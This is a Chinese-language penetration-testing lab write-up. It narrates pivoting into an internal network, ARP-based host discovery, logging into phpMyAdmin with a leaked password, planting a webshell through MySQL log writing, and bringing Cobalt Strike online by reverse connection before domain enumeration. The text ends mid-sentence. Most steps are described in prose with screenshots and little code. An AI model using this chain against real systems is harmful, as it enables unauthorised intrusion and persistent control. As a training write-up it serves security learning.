

也是成功提权。进行内网代理转发
配置一下,因为有 360 的原因,Fscan.exe 上传不上去,所以可以尝试使用 nmap,配置一下代理
这里想做信息收集,但是 fscan.exe 上传不上去,因为有限制,同时 nmap 速度有过慢,于是想到了查看 arp 表,我们已知外网 IP 是 192.168.31.0/24,所以 192.168.22.0/24 是内网网段。利用
arp -a接口: 192.168.22.139 --- 0xe
Internet 地址 物理地址 类型
192.168.22.1 00-50-56-c0-00-12 动态
192.168.22.133 00-0c-29-24-8e-e3 动态
192.168.22.140 00-0c-29-c5-1f-04 动态
192.168.22.254 00-50-56-f4-83-f2 动态
192.168.22.255 ff-ff-ff-ff-ff-ff 静态
224.0.0.22 01-00-5e-00-00-16 静态
224.0.0.252 01-00-5e-00-00-fc 静态
255.255.255.255 ff-ff-ff-ff-ff-ff 静态
接口: 192.168.22.133 --- 0xc
Internet 地址 物理地址 类型
192.168.22.1 00-50-56-c0-00-12 动态
192.168.22.128 00-0c-29-a2-17-75 动态
192.168.22.129 00-0c-29-b7-54-e5 动态
192.168.22.132 00-0c-29-b7-54-e5 动态
192.168.22.140 00-0c-29-c5-1f-04 动态
192.168.22.187 00-0c-29-8d-e1-2c 动态
192.168.22.190 00-0c-29-b8-62-80 动态
192.168.22.255 ff-ff-ff-ff-ff-ff 静态
224.0.0.22 01-00-5e-00-00-16 静态

224.0.0.252 01-00-5e-00-00-fc 静态 随后我们对 arp 表里的信息进行端口扫描,成功的发现

访问一下页面

扫描目录也没发现
Getshell

这里就是断了思路了,于是翻了一下 wp。然后才发现

我们进行伪造一下。使用 jwt_tools,但是我伪造不超过,查看 WP 发现密码是 Qweasdzxc5 但是新问题是为什么 phpmyadmin 的密码也是 Qweasdzxc5 就很 emmm 奇怪。同时 phpmyadmin 的地址也是 phpMyAdmin4.8.5,同样的因为字典原因也没扫出来。


登陆成功,有 Mysql 后这里可以考虑使用日志上传 webshell 或者是 secure_file_priv 。首先我们发现 secure_file_priv 为 None 所以无法上传

所以此时采取写入webshell


此时可以发现是关着的,想办法打开它。

设置日志地址
写入木马
写入成功
连接成功
上线 CS
我们发现没有杀毒软件

生成一个正向连接
上传成功
正向没成功,尝试反向
上线成功
工作组转域
判断是否在域内并进行域内信息收集


发现还有一个网卡 10.10.10.0/24,利用 shell ipconfig /all
发现域 ack123,此时
